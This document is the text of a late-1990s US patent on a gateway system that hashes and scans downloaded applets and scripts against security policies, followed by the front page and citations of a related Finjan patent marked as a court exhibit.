INCORPORATION BY REFERENCE TO RELATED APPLICATIONS

This application hereby incorporates by reference related U.S. patent application Ser. No. 08/790,097, entitled "System and Method for Protecting a Client from Hostile Downloadables," filed on Jan. 29, 1997, which is now U.S. Pat. No. 6,167,520, by inventor Shlomo Touboul; and hereby incorporates by reference provisional application Ser. No. 60/030,639, entitled "System and Method for Protecting a Computer from Hostile Downloadables," filed on Nov. 8, 1996, by inventor Shlomo Touboul.

BACKGROUND OF THE INVENTION

1. Field of the Invention

This invention relates generally to computer networks, and more particularly provides a system and method for protecting a computer and a network from hostile Downloadables.

2. Description of the Background Art

The Internet is currently a collection of over 100,000 individual computer networks owned by governments, universities, nonprofit groups and companies, and is expanding at an accelerating rate. Because the Internet is public, the Internet has become a major source of many system damaging and system fatal application programs, commonly referred to as "viruses."

Accordingly, programmers continue to design computer and computer network security systems for blocking these viruses from attacking both individual and network computers. On the most part, these security systems have been relatively successful. However, these security systems are not configured to recognize computer viruses which have been attached to or configured as Downloadable application programs, commonly referred to as "Downloadables." A Downloadable is an executable application program, which is downloaded from a source computer and run on the destination computer. Downloadable is typically requested by an ongoing process such as by an Internet browser or web engine. Examples of Downloadables include Java™ applets designed for use in the Java™ distributing environment developed by Sun Microsystems, Inc., JavaScript scripts also developed by Sun Microsystems, Inc., ActiveX™ controls designed for use in the ActiveX™ distributing environment developed by the Microsoft Corporation, and Visual Basic also developed by the Microsoft Corporation. Therefore, a system and method are needed to protect a network from hostile Downloadables.

SUMMARY OF THE INVENTION

The present invention provides a system for protecting a network from suspicious Downloadables. The system comprises a security policy, an interface for receiving a Downloadable, and a comparator, coupled to the interface, for applying the security policy to the Downloadable to determine if the security policy has been violated. The Downloadable may include a Java™ applet, an ActiveX™ control, a JavaScript™ script, or a Visual Basic script. The security policy may include a default security policy to be applied regardless of the client to whom the Downloadable is addressed, a specific security policy to be applied based on the client or the group to which the client belongs, or a specific policy to be applied based on the client/group and on the particular Downloadable received. The system uses an ID generator to compute a Downloadable ID identifying the Downloadable, preferably, by fetching all components of the Downloadable and performing a hashing function on the Downloadable including the fetched components.

Further, the security policy may indicate several tests to perform, including (1) a comparison with known hostile and non-hostile Downloadables; (2) a comparison with Downloadables to be blocked or allowed per administrative override; (3) a comparison of the Downloadable security profile data against access control lists; (4) a comparison of a certificate embodied in the Downloadable against trusted certificates; and (5) a comparison of the URL from which the Downloadable originated against trusted and untrusted URLs. Based on these tests, a logical engine can determine whether to allow or block the Downloadable.

The present invention further provides a method for protecting a computer from suspicious Downloadables. The method comprises the steps of receiving a Downloadable, comparing the Downloadable against a security policy to determine if the security policy has been violated, and discarding the Downloadable if the security policy has been violated.

It will be appreciated that the system and method of the present invention may provide computer protection from known hostile Downloadables. The system and method of the present invention may identify Downloadables that perform operations deemed suspicious. The system and method of the present invention may examine the Downloadable code to determine whether the code contains any suspicious operations, and thus may allow or block the Downloadable accordingly.

BRIEF DESCRIPTION OF THE DRAWINGS

FIG. **1** is a block diagram illustrating a network system, in accordance with the present invention;

FIG. **2** is a block diagram illustrating details of the internal network security system of FIG. **1**;

FIG. **3** is a block diagram illustrating details of the security program and the security database of FIG. **2**;

FIG. **4** is a block diagram illustrating details of the security policies of FIG. **3**;

FIG. **5** is a block diagram illustrating details of the security management console of FIG. **1**;

FIG. **6**A is a flowchart illustrating a method of examining for suspicious Downloadables, in accordance with the present invention;

FIG. **6**B is a flowchart illustrating details of the step for finding the appropriate security policy of FIG. **6**A;

FIG. **6**C is a flowchart illustrating a method for determining whether an incoming Downloadable is to be deemed suspicious;

FIG. **7** is a flowchart illustrating details of the FIG. **6** step of decomposing a Downloadable; and

FIG. **8** is a flowchart illustrating a method **800** for generating a Downloadable ID for identifying a Downloadable.

DETAILED DESCRIPTION OF THE PREFERRED EMBODIMENT

FIG. **1** is a block diagram illustrating a network system **100**, in accordance with the present invention. The network system **100** includes an external computer network **105**, such as the Wide Area Network (WAN) commonly referred to as the Internet, coupled via a communications channel **125** to an internal network security system **110**. The network system **100** further includes an internal computer network **115**, such as a corporate Local Area Network (LAN), coupled via a communications channel **130** to the internal network computer system **110** and coupled via a communications channel **135** to a security management console **120**.

The internal network security system **110** examines Downloadables received from external computer network **105**, and prevents Downloadables deemed suspicious from reaching the internal computer network **115**. It will be further appreciated that a Downloadable is deemed suspicious if it performs or may perform any undesirable operation, or if it threatens or may threaten the integrity of an internal computer network **115** component. It is to be understood that the term "suspicious" includes hostile, potentially hostile, undesirable, potentially undesirable, etc. Security management console **120** enables viewing, modification and configuration of the internal network security system **110**.

FIG. **2** is a block diagram illustrating details of the internal network security system **110**, which includes a Central Processing Unit (CPU) **205**, such as an Intel Pentium® microprocessor or a Motorola Power PC® microprocessor, coupled to a signal bus **220**. The internal network security system **110** further includes an external communications interface **210** coupled between the communications channel **125** and the signal bus **220** for receiving Downloadables from external computer network **105**, and an internal communications interface **225** coupled between the signal bus **220** and the communications channel **130** for forwarding Downloadables not deemed suspicious to the internal computer network **115**. The external communications interface **210** and the internal communications interface **225** may be functional components of an integral communications interface (not shown) for both receiving Downloadables from the external computer network **105** and forwarding Downloadables to the internal computer network **115**.

Internal network security system **110** further includes Input/Output (I/O) interfaces **215** (such as a keyboard, mouse and Cathode Ray Tube (CRT) display), a data storage device **230** such as a magnetic disk, and a Random-Access Memory (RAM) **235**, each coupled to the signal bus **220**. The data storage device **230** stores a security database **240**, which includes security information for determining whether a received Downloadable is to be deemed suspicious. The data storage device **230** further stores a users list **260** identifying the users within the internal computer network **115** who may receive Downloadables, and an event log **245** which includes determination results for each Downloadable examined and runtime indications of the internal network security system **110**. An operating system **250** controls processing by CPU **205**, and is typically stored in data storage device **230** and loaded into RAM **235** (as illustrated) for execution. A security program **255** controls examination of incoming Downloadables, and also may be stored in data storage device **230** and loaded into RAM **235** (as illustrated) for execution by CPU **205**.

FIG. **3** is a block diagram illustrating details of the security program **255** and the security database **240**. The security program **255** includes an ID generator **315**, a policy finder **317** coupled to the ID generator **315**, and a first comparator **320** coupled to the policy finder **317**. The first comparator **320** is coupled to a logical engine **333** via four separate paths, namely, via Path **1**, via Path **2**, via Path **3** and via Path **4**. Path **1** includes a direct connection from the first comparator **320** to the logical engine **333**. Path **2** includes a code scanner coupled to the first comparator **320**, and an Access Control List (ACL) comparator **330** coupling the code scanner **325** to the logical engine **333**. Path **3** includes a certificate scanner **340** coupled to the first comparator **320**, and a certificate comparator **345** coupling the certificate scanner **340** to the logical engine **333**. Path **4** includes a Uniform Resource Locator (URL) comparator **350** coupling the first comparator **320** to the logical engine **3330**. A record-keeping engine **335** is coupled between the logical engine **333** and the event log **245**.

The security program **255** operates in conjunction with the security database **240**, which includes security policies **305**, known Downloadables **307**, known Certificates **309** and Downloadable Security Profile (DSP) data **310** corresponding to the known Downloadables **307**. Security policies **305** includes policies specific to particular users **260** and default (or generic) policies for determining whether to allow or block an incoming Downloadable. These security policies **305** may identify specific Downloadables to block, specific Downloadables to allow, or necessary criteria for allowing an unknown Downloadable. Referring to FIG. **4**, security policies **305** include policy selectors **405**, access control lists **410**, trusted certificate lists **415**, URL rule bases **420**, and lists **425** of Downloadables to allow or to block per administrative override.

Known Downloadables **307** include lists of Downloadables which Original Equipment Manufacturers (OEMs) know to be hostile, of Downloadables which OEMs know to be non-hostile, and of Downloadables previously received by this security program **255**. DSP data **310** includes the list of all potentially hostile or suspicious computer operations that may be attempted by each known Downloadable **307**, and may also include the respective arguments of these operations. An identified argument of an operation is referred to as "resolved." An unidentified argument is referred to as "unresolved." DSP data **310** is described below with reference to the code scanner **325**.

The ID generator **315** receives a Downloadable (including the URL from which it came and the userID of the intended recipient) from the external computer network **105** via the external communications interface **210**, and generates a Downloadable ID for identifying each Downloadable. The Downloadable ID preferably includes a digital hash of the complete Downloadable code. The ID generator **315** preferably prefetches all components embodied in or identified by the code for Downloadable ID generation. For example, the ID generator **315** may prefetch all classes embodied in or identified by the Java™ applet bytecode to generate the Downloadable ID. Similarly, the ID generator **315** may retrieve all components listed in the INF file for an ActiveX™ control to compute a Downloadable ID. Accordingly, the Downloadable ID for the Downloadable will be the same each time the ID generator **315** receives the same Downloadable. The ID generator **315** adds the generated Downloadable ID to the list of known Downloadables

307 (if it is not already listed). The ID generator 315 then forwards the Downloadable and Downloadable ID to the policy finder 317.

The policy finder 317 uses the userID of the intended user and the Downloadable ID to select the specific security policy 305 that shall be applied on the received Downloadable. If there is a specific policy 305 that was defined for the user (or for one of its super groups) and the Downloadable, then the policy is selected. Otherwise the generic policy 305 that was defined for the user (or for one of its super groups) is selected. The policy finder 317 then sends the policy to the first comparator 320.

The first comparator 320 receives the Downloadable, the Downloadable ID and the security policy 305 from the policy finder 317. The first comparator 320 examines the security policy 305 to determine which steps are needed for allowing the Downloadable. For example, the security policy 305 may indicate that, in order to allow this Downloadable, it must pass all four paths, Path 1, Path 2, Path 3 and Path 4. Alternatively, the security policy 305 may indicate that to allow the Downloadable, the it must pass only one of the paths. The first comparator 320 responds by forwarding the proper information to the paths identified by the security policy 305.

Path 1

In path 1, the first comparator 320 checks the policy selector 405 of the security policy 305 that was received from the policy finder 317. If the policy selector 405 is either "Allowed" or "Blocked," then the first comparator 320 forwards this result directly to the logical engine 333. Otherwise, the first comparator 320 invokes the comparisons in path2 and/or path 3 and/or path 4 based on the contents of policy selector 405. It will be appreciated that the first comparator 320 itself compares the Downloadable ID against the lists of Downloadables to allow or block per administrative override 425. That is, the system security administrator can define specific Downloadables as "Allowed" or "Blocked."

Alternatively, the logical engine 333 may receive the results of each of the paths and based on the policy selector 405 may institute the final determination whether to allow or block the Downloadable. The first comparator 320 informs the logical engine 333 of the results of its comparison.

Path 2

In path 2, the first comparator 320 delivers the Downloadable, the Downloadable ID and the security policy 305 to the code scanner 325. If the DSP data 310 of the received Downloadable is known, the code scanner 325 retrieves and forwards the information to the ACL comparator 330. Otherwise, the code scanner 325 resolves the DSP data 310. That is, the code scanner 325 uses conventional parsing techniques to decompose the code (including all prefetched components) of the Downloadable into the DSP data 310. DSP data 310 includes the list of all potentially hostile or suspicious computer operations that may be attempted by a specific Downloadable 307, and may also include the respective arguments of these operations. For example, DSP data 310 may include a READ from a specific file, a SEND to an unresolved host, etc. The code scanner 325 may generate the DSP data 310 as a list of all operations in the Downloadable code which could ever be deemed potentially hostile and a list of all files to be accessed by the Downloadable code. It will be appreciated that the code scanner 325 may search the code for any pattern, which is undesirable or suggests that the code was written by a hacker.

An Example List of Operations Deemed Potentially Hostile

File operations: READ a file, WRITE a file;

Network operations: LISTEN on a socket, CONNECT to a socket, SEND data, RECEIVE data, VIEW INTRANET;

Registry operations: READ a registry item, WRITE a registry item;

Operating system operations: EXIT WINDOWS, EXIT BROWSER, START PROCESS/THREAD, KILL PROCESS/THREAD, CHANGE PROCESS/THREAD PRIORITY, DYNAMICALLY LOAD A CLASS/LIBRARY, etc.; and

Resource usage thresholds: memory, CPU, graphics, etc.

In the preferred embodiment, the code scanner 325 performs a full-content inspection. However, for improved speed but reduced security, the code scanner 325 may examine only a portion of the Downloadable such as the Downloadable header. The code scanner 325 then stores the DSP data into DSP data 310 (corresponding to its Downloadable ID), and sends the Downloadable, the DSP data to the ACL comparator 330 for comparison with the security policy 305.

The ACL comparator 330 receives the Downloadable, the corresponding DSP data and the security policy 305 from the code scanner 325, and compares the DSP data against the security policy 305. That is, the ACL comparator 330 compares the DSP data of the received Downloadable against the access control lists 410 in the received security policy 305. The access control list 410 contains criteria indicating whether to pass or fail the Downloadable. For example, an access control list may indicate that the Downloadable fails if the DSP data includes a WRITE command to a system file. The ACL comparator 330 sends its results to the logical engine 333.

Path 3

In path 3, the certificate scanner 340 determines whether the received Downloadable was signed by a certificate authority, such as VeriSign, Inc., and scans for a certificate embodied in the Downloadable. The certificate scanner 340 forwards the found certificate to the certificate comparator 345. The certificate comparator 345 retrieves known certificates 309 that were deemed trustworthy by the security administrator and compares the found certificate with the known certificates 309 to determine whether the Downloadable was signed by a trusted certificate. The certificate comparator 345 sends the results to the logical engine 333.

Path 4

In path 4, the URL comparator 350 examines the URL identifying the source of the Downloadable against URLs stored in the URL rule base 420 to determine whether the Downloadable comes from a trusted source. Based on the security policy 305, the URL comparator 350 may deem the Downloadable suspicious if the Downloadable comes from an untrustworthy source or if the Downloadable did not come from a trusted source. For example, if the Downloadable comes from a known hacker, then the Downloadable may be deemed suspicious and presumed hostile. The URL comparator 350 sends its results to the logical engine 333.

The logical engine 333 examines the results of each of the paths and the policy selector 405 in the security policy 305 to determine whether to allow or block the Downloadable. The policy selector 405 includes a logical expression of the results received from each of the paths. For example, the

logical engine **333** may block a Downloadable if it fails any one of the paths, i.e., if the Downloadable is known hostile (Path **1**), if the Downloadable may request suspicious operations (Path **2**), if the Downloadable was not signed by a trusted certificate authority (Path **3**), or if the Downloadable did came from an untrustworthy source (Path **4**). The logical engine **333** may apply other logical expressions according to the policy selector **405** embodied in the security policy **305**. If the policy selector **405** indicates that the Downloadable may pass, then the logical engine **333** passes the Downloadable to its intended recipient. Otherwise, if the policy selector **405** indicates that the Downloadable should be blocked, then the logical engine **333** forwards a non-hostile Downloadable to the intended recipient to inform the user that internal network security system **110** discarded the original Downloadable. Further, the logical engine **333** forwards a status report to the record-keeping engine **335**, which stores the reports in event log **245** in the data storage device **230** for subsequent review, for example, by the MIS director.

FIG. **5** is a block diagram illustrating details of the security management console **120**, which includes a security policy editor **505** coupled to the communications channel **135**, an event log analysis engine **510** coupled between communications channel **135** and a user notification engine **515**, and a Downloadable database review engine **520** coupled to the communications channel **135**. The security management console **120** further includes computer components similar to the computer components illustrated in FIG. **2**.

The security policy editor **505** uses an I/O interface similar to I/O interface **215** for enabling authorized user modification of the security policies **305**. That is, the security policy editor **505** enables the authorized user to modify specific security policies **305** corresponding to the users **260**, the default or generic security policy **305**, the Downloadables to block per administrative override, the Downloadables to allow per administrative override, the trusted certificate lists **415**, the policy selectors **405**, the access control lists **410**, the URLs in the URL rule bases **420**, etc. For example, if the authorized user learns of a new hostile Downloadable, then the user can add the Downloadable to the Downloadables to block per system override.

The event log analysis engine **510** examines the status reports contained in the event log **245** stored in the data storage device **230**. The event log analysis engine **510** determines whether notification of the user (e.g., the security system manager or MIS director) is warranted. For example, the event log analysis engine **510** may warrant user notification whenever ten (10) suspicious Downloadables have been discarded by internal network security system **110** within a thirty (30) minute period, thereby flagging a potential imminent security threat. Accordingly, the event log analysis engine **510** instructs the user notification engine **515** to inform the user. The user notification engine **515** may send an e-mail via internal communications interface **220** or via external communications interface **210** to the user, or may display a message on the user's display device (not shown).

FIG. **6**A is a flowchart illustrating a method **600** for protecting an internal computer network **115** from suspicious Downloadables. Method **600** begins with the ID generator **315** in step **602** receiving a Downloadable. The ID generator **315** in step **604** generates a Downloadable ID identifying the received Downloadable, preferably, by generating a digital hash of the Downloadable code (including prefetched components). The policy finder **317** in step **606** finds the appropriate security policy **305** corresponding to the userID specifying intended recipient (or the group to which the intended recipient belongs) and the Downloadable. The selected security policy **305** may be the default security policy **305**. Step **606** is described in greater detail below with reference to FIG. **6**B.

The first comparator **320** in step **608** examines the lists of Downloadables to allow or to block per administrative override **425** against the Downloadable ID of the incoming Downloadable to determine whether to allow the Downloadable automatically. If so, then in step **612** the first comparator **320** sends the results to the logical engine **333**. If not, then the method **600** proceeds to step **610**. In step **610**, the first comparator **620** examines the lists of Downloadables to block per administrative override **425** against the Downloadable ID of the incoming Downloadable for determining whether to block the Downloadable automatically. If so, then the first comparator **420** in step **612** sends the results to the logical engine **333**. Otherwise, method **600** proceeds to step **614**.

In step **614**, the first comparator **320** determines whether the security policy **305** indicates that the Downloadable should be tested according to Path **4**. If not, then method **600** jumps to step **618**. If so, then the URL comparator **350** in step **616** compares the URL embodied in the incoming Downloadable against the URLs of the URL rules bases **420**, and then method **600** proceeds to step **618**.

In step **618**, the first comparator **320** determines whether the security policy **305** indicates that the Downloadable should be tested according to Path **2**. If not, then method **600** jumps to step **620**. Otherwise, the code scanner **235** in step **626** examines the DSP data **310** based on the Downloadable ID of the incoming Downloadable to determine whether the Downloadable has been previously decomposed. If so, then method **600** jumps to step **630**. Otherwise, the code scanner **325** in step **628** decomposes the Downloadable into DSP data. Downloadable decomposition is described in greater detail with reference to FIG. **7**. In step **630**, the ACL comparator **330** compares the DSP data of the incoming Downloadable against the access control lists **410** (which include the criteria necessary for the Downloadable to fail or pass the test).

In step **620**, the first comparator **320** determines whether the security policy **305** indicates that the Downloadable should be tested according to Path **3**. If not, then method **600** returns to step **612** to send the results of each of the test performed to the logical engine **333**. Otherwise, the certificate scanner **622** in step **622** scans the Downloadable for an embodied certificate. The certificate comparator **345** in step **624** retrieves trusted certificates from the trusted certificate lists (TCL) **415** and compares the embodied certificate with the trusted certificates to determine whether the Downloadable has been signed by a trusted source. Method **600** then proceeds to step **612** by the certificate scanner **345** sending the results of each of the paths taken to the logical engine **333**. The operations of the logical engine **333** are described in greater detail below with reference to FIG. **6**C. Method **600** then ends.

One skilled in the art will recognize that the tests may be performed in a different order, and that each of the tests need not be performed. Further, one skilled in the art will recognize that, although path **1** is described in FIG. **6**A as an automatic allowance or blocking, the results of Path **1** may be another predicate to be applied by the logical engine **333**. Further, although the tests are shown serially in FIG. **6**A, the tests may be performed in parallel as illustrated in FIG. **3**.

FIG. **6**B is a flowchart illustrating details of step **606** of FIG. **6**A (referred to herein as method **606**). Method **606** begins with the policy finder **317** in step **650** determining whether security policies **305** include a specific security policy corresponding to the userID and the Downloadable. If so, then the policy finder **317** in step **654** fetches the corresponding specific policy **305**. If not, then the policy finder **317** in step **652** fetches the default or generic security policy **305** corresponding to the userID. Method **606** then ends.

FIG. **6**C is a flowchart illustrating details of a method **655** for determining whether to allow or to block the incoming Downloadable. Method **655** begins with the logical engine **333** in step **660** receiving the results from the first comparator **320**, from the ACL comparator **330**, from the certificate comparator **345** and from the URL comparator **350**. The logical engine **333** in step **662** compares the results with the policy selector **405** embodied in the security policy **305**, and in step **664** determines whether the policy selector **405** confirms the pass. For example, the policy selector **405** may indicate that the logical engine **333** pass the Downloadable if it passes one of the tests of Path **1**, Path **2**, Path **3** and Path **4**. If the policy selector **405** indicates that the Downloadable should pass, then the logical engine **333** in step **666** passes the Downloadable to the intended recipient. In step **668**, the logical engine **333** sends the results to the record-keeping engine **335**, which in turn stores the results in the event log **245** for future review. Method **655** then ends. Otherwise, if the policy selector **405** in step **664** indicates that the Downloadable should not pass, then the logical engine **333** in step **670** stops the Downloadable and in step **672** sends a non-hostile substitute Downloadable to inform the user that the incoming Downloadable has been blocked. Method **655** then jumps to step **668**.

FIG. **7** is a flowchart illustrating details of step **628** of FIG. **6**A (referred to herein as method **628**) for decomposing a Downloadable into DSP data **310**. Method **628** begins in step **705** with the code scanner **325** disassembling the machine code of the Downloadable. The code scanner **325** in step **710** resolves a respective command in the machine code, and in step **715** determines whether the resolved command is suspicious (e.g., whether the command is one of the operations identified in the list described above with reference to FIG. **3**). If not, then the code scanner **325** in step **725** determines whether it has completed decomposition of the Downloadable, i.e., whether all operations in the Downloadable code have been resolved. If so, then method **628** ends. Otherwise, method **628** returns to step **710**.

Otherwise, if the code scanner **325** in step **71** determines that the resolved command is suspect, then the code scanner **325** in step **720** decodes and registers the suspicious command and its command parameters as DSP data **310**. The code scanner **325** in step **720** registers the commands and command parameters into a format based on command class (e.g., file operations, network operations, registry operations, operating system operations, resource usage thresholds). Method **628** then jumps to step **725**.

FIG. **8** is a flowchart illustrating a method **800** for generating a Downloadable ID for identifying a Downloadable. Method **800** begins with the ID generator **315** in step **810** receiving a Downloadable from the external computer network **105**. The ID generator **315** in step **820** may fetch some or all components referenced in the Downloadable code, and in step **830** includes the fetched components in the Downloadable code. The ID generator **315** in step **840** performs a hashing function on at least a portion of the Downloadable code to generate a Downloadable ID. The ID generator **315** in step **850** stores the generated Downloadable ID in the security database **240** as a reference to the DSP data **310**. Accordingly, the Downloadable ID will be the same for the identical Downloadable each time it is encountered.

The foregoing description of the preferred embodiments of the invention is by way of example only, and other variations of the above-described embodiments and methods are provided by the present invention. For example, although the invention has been described in a system for protecting an internal computer network, the invention can be embodied in a system for protecting an individual computer. Components of this invention may be implemented using a programmed general purpose digital computer, using application specific integrated circuits, or using a network of interconnected conventional components and circuits. The embodiments described herein have been presented for purposes of illustration and are not intended to be exhaustive or limiting. Many variations and modifications are possible in light of the foregoing teaching. The system is limited only by the following claims.

What is claimed is:

1. A computer-based method for generating a Downloadable ID to identify a Downloadable, comprising:

obtaining a Downloadable that includes one or more references to software components required to be executed by the Downloadable;

fetching at least one software component identified by the one or more references; and

performing a hashing function on the Downloadable and the fetched software components to generate a Downloadable ID.

2. The method of claim **1**, wherein the Downloadable includes an applet.

3. The method of claim **1**, wherein the Downloadable includes an active software control.

4. The method of claim **1**, wherein the Downloadable includes a plugin.

5. The method of claim **1**, wherein the Downloadable includes HTML code.

6. The method of claim **1**, wherein the Downloadable includes an application program.

7. The method of claim **1**, wherein said fetching includes fetching a first software component referenced by the Downloadable.

8. The method of claim **1**, wherein said fetching includes fetching all software components referenced by the Downloadable.

9. A system for generating a Downloadable ID to identify a Downloadable, comprising:

a communications engine for obtaining a Downloadable that includes one or more references to software components required to be executed by the Downloadable; and

an ID generator coupled to the communications engine that fetches at least one software component identified by the one or more references, and for performing a hashing function on the Downloadable and the fetched software components to generate a Downloadable ID.

10. The system of claim **9**, wherein the Downloadable includes an applet.

11. The system of claim **9**, wherein the Downloadable includes an active software control.

12. The system of claim **9**, wherein the Downloadable includes a plugin.

13. The system of claim **9**, wherein the Downloadable includes HTML code.

14. The system of claim **9**, wherein the Downloadable includes an application program.

15. The system of claim **9**, wherein the ID generator fetches a first software component referenced by the Downloadable.

16. The method of claim **9**, wherein the ID generator fetches all software components referenced by the Downloadable.

17. A system for generating a Downloadable ID to identify a Downloadable, comprising:

means for obtaining a Downloadable that includes one or more references to software components required to be executed by the Downloadable;

means for fetching at least one software component identified by the one or more references; and

means for performing a hashing function on the Downloadable and the fetched software components to generate a Downloadable ID.

18. A computer-readable storage medium storing program code for causing a computer to perform the steps of:

obtaining a Downloadable that includes one or more references to software components required to be executed by the Downloadable;

fetching at least one software component identified by the one or more references; and

performing a hashing function on the Downloadable and the fetched software components to generate a Downloadable ID.

* * * * *

CORRECTED EXHIBIT R

Part 3 of 6

US007058822B2

(12) **United States Patent**
Edery et al.

(10) **Patent No.: US 7,058,822 B2**
(45) **Date of Patent: Jun. 6, 2006**

(54) **MALICIOUS MOBILE CODE RUNTIME MONITORING SYSTEM AND METHODS**

(75) Inventors: **Yigal Mordechai Edery**, Pardesia (IL); **Nimrod Itzhak Vered**, Goosh Tel-Mond (IL); **David R. Kroll**, San Jose, CA (US)

(73) Assignee: **Finjan Software, Ltd.**, South Netanya (IL)

(*) Notice: Subject to any disclaimer, the term of this patent is extended or adjusted under 35 U.S.C. 154(b) by 1013 days.

(21) Appl. No.: **09/861,229**

(22) Filed: **May 17, 2001**

(65) **Prior Publication Data**

US 2002/0013910 A1 Jan. 31, 2002

Related U.S. Application Data

(63) Continuation-in-part of application No. 09/551,302, filed on Apr. 18, 2000, now Pat. No. 6,480,962, which is a continuation-in-part of application No. 09/539,667, filed on Mar. 30, 2000, now Pat. No. 6,804,780.

(60) Provisional application No. 60/205,591, filed on May 17, 2000.

(51) **Int. Cl.**
G06F 11/30 (2006.01)

(52) **U.S. Cl.** **713/200**

(58) **Field of Classification Search** 713/176, 713/175, 200, 201, 150, 168; 701/223, 229; 717/120, 124, 126, 127, 130, 131, 134, 135; 709/223–229
See application file for complete search history.

(56) **References Cited**

U.S. PATENT DOCUMENTS

5,077,677 A 12/1991 Murphy et al.
5,359,659 A 10/1994 Rosenthal
5,361,359 A 11/1994 Tajalli et al.
5,485,409 A 1/1996 Gupta et al.

(Continued)

OTHER PUBLICATIONS

Zhong et al, "Security in the large: is Java's sandbox scalable?", Oct. 1998, Seventh IEEE Symposium on Reliable Distributed Systems, pp 1-6.*


(Continued)

Primary Examiner—Christopher Revak
(74) *Attorney, Agent, or Firm*—Squire, Sanders & Dempsey, L.L.P.

(57) **ABSTRACT**

Protection systems and methods provide for protecting one or more personal computers ("PCs") and/or other intermittently or persistently network accessible devices or processes from undesirable or otherwise malicious operations of Java™ applets, ActiveX™ controls, JavaScript™ scripts, Visual Basic scripts, add-ins, downloaded/uploaded programs or other "Downloadables" or "mobile code" in whole or part. A protection engine embodiment provides, within a server, firewall or other suitable "re-communicator," for monitoring information received by the communicator, determining whether received information does or is likely to include executable code, and if so, causes mobile protection code (MPC) to be transferred to and rendered operable within a destination device of the received information, more suitably by forming a protection agent including the MPC, protection policies and a detected-Downloadable. An MPC embodiment further provides, within a Downloadable-destination, for initiating the Downloadable, enabling malicious Downloadable operation attempts to be received by the MPC, and causing (predetermined) corresponding operations to be executed in response to the attempts, more suitably in conjunction with protection policies.

35 Claims, 10 Drawing Sheets



U.S. PATENT DOCUMENTS

5,485,575	A	1/1996	Chess et al.	
5,572,643	A	11/1996	Judson	
5,606,668	A	2/1997	Shwed	
5,623,600	A	4/1997	Ji et al.	
5,638,446	A	6/1997	Rubin	
5,692,047	A	11/1997	McManis	
5,692,124	A	11/1997	Holden et al.	
5,720,033	A	2/1998	Deo	
5,724,425	A	3/1998	Chang et al.	
5,740,248	A	4/1998	Fieres et al.	
5,761,421	A	6/1998	van Hoff et al.	
5,765,205	A	6/1998	Breslau et al.	
5,784,459	A	7/1998	Devarakonda et al.	
5,796,952	A	8/1998	Davis et al.	
5,805,829	A	9/1998	Cohen et al.	
5,832,208	A	11/1998	Chen et al.	
5,850,559	A	12/1998	Angelo et al.	
5,859,966	A	1/1999	Hayman et al.	
5,864,683	A	1/1999	Boebert et al.	
5,892,904	A	4/1999	Atkinson et al.	
5,951,698	A	9/1999	Chen et al.	
5,956,481	A	9/1999	Walsh et al.	
5,974,549	A	10/1999	Golan	
5,978,484	A	11/1999	Apperson et al.	
5,983,348	A	11/1999	Ji	
6,092,194	A	7/2000	Touboul	
6,154,844	A	11/2000	Touboul et al.	
6,167,520	A	12/2000	Touboul	
6,425,058	B1	7/2002	Arimilli et al.	
6,434,668	B1	8/2002	Arimilli et al.	
6,434,669	B1	8/2002	Arimilli et al.	
6,480,962	B1	11/2002	Touboul	
6,519,679	B1	2/2003	Devireddy et al.	
6,732,179	B1 *	5/2004	Brown et al.	709/229

OTHER PUBLICATIONS

Rubin et al, "Mobile code security" Dec. 1998, IEEE Internet, pp 30-34.*

Schmid et al, "Protecting data from malicious software", 2002, Proceeding of the 18th Annual Computer Security Applications Conference, pp 1-10.*

Corradi et al, "A flexible access control service for Java mobile code", 2000, IEEE, pp 356-365.*

Jim K. Omura, "Novel Applications of Cryptography in Digital Communications", IEEE Communications Magazine, May, 1990; pp. 21-29.

Okamoto, E. et al., "ID-Based Authentication System For Computer Virus Detection", IEEE/IEE Electronic Library online, Electronics Letters, vol. 26, Issue 15, ISSN 0013-5194, Jul. 19, 1990, Abstract and pp. 1169-1170. URL:http://iel.ihs.com:80/cgi-bin/iel_cgl?se...2ehts%26ViewTemplate%3ddocview%5fb%2ehts.

IBM AntiVirus User's Guide Version 2.4, International Business Machines Corporation, Nov. 15, 1995, p. 6-7.

Norvin Leach et al, "IE 3.0 Applets Will Earn Certification", PC Week vol. 13, No. 29, Jul. 22, 1996, 2 pages.

"Finjan Software Releases SurfinBoard, Industry's First JAVA Security Product For the World Wide Web", Article published on the Internet by Finjan Software Ltd., Jul. 29, 1996, 1 page.

"Powerful PC Security for the New World of Java™ and Downloadables, Surfin Shield™" Article published on the Internet by Finjan Software Ltd., 1996, 2 Pages.

Microsoft® Authenticode Technology, "Ensuring Accountability and Authenticity for Software Components on the Internet", Microsoft Corporation, Oct. 1996, including Abstract, Contents, Introduction and pp. 1-10.

"Finjan Announces a Personal Java™ Firewall For Web Browsers—the SunfinShield™ 1.6 (formerly known as SurfinBoard)", Press Release of Finjan Releases SurfinShield 1.6, Oct. 21, 1996, 2 pages.

Company Profile "Finjan—Safe Surfing, The Java Security Solutions Provider" Article published on the Internet by Finjan Software Ltd., Oct. 31, 1996, 3 pages.

"Finjan Announces Major Power Boost and New Features for SurfinShield™ 2.0" Las Vegas Convention Center/Pavilion 5 P5551, Nov. 18, 1996, 3 pages.

"Java Security: Issues & Solutions" Articles published on the Internet by Finjan Software Ltd., 1996, 8 pages.

"Products" Articles published on the Internet, 7 pages.

Mark LaDue, "Online Business Consultant: Java Security: Whose Business Is It?" Article published on the Internet, Home Page Press, Inc. 1996, 4 pages.

Ron Moritz, "Why We Shouldn't Fear Java." Java Report, Feb., 1997, pp. 51-56.

Web Page Article "Frequently Asked Questions About Authenticode", Microsoft Corporation, last updated Feb. 17, 1997, Printed Dec. 23, 1998. URL: http://www.microsoft.com/workshop/security/authcode/signfag.asp#9, pp. 1-13.

